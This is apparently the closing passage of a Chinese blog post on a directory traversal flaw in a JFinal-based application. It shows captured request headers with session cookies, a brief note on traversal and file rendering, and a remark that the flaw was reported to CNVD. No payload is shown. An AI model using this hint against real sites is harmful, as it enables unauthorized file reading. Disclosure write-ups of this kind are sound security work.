Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=node015ngvb2ja0qa1wkafhnodmyx50.node0; _jfinal_captcha=f9a9d1bdbbe14e6fb43902e9fb6daec9; listQuery=directory%3Ddefault
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Sec-Fetch-Site: none
漏洞分析

目录穿越 直接渲染读取
小结
如上漏洞已经提交CNVD并且通过。
这套代码已经一年多没有更新了,用来入门jfinal框架还是很不错的。
END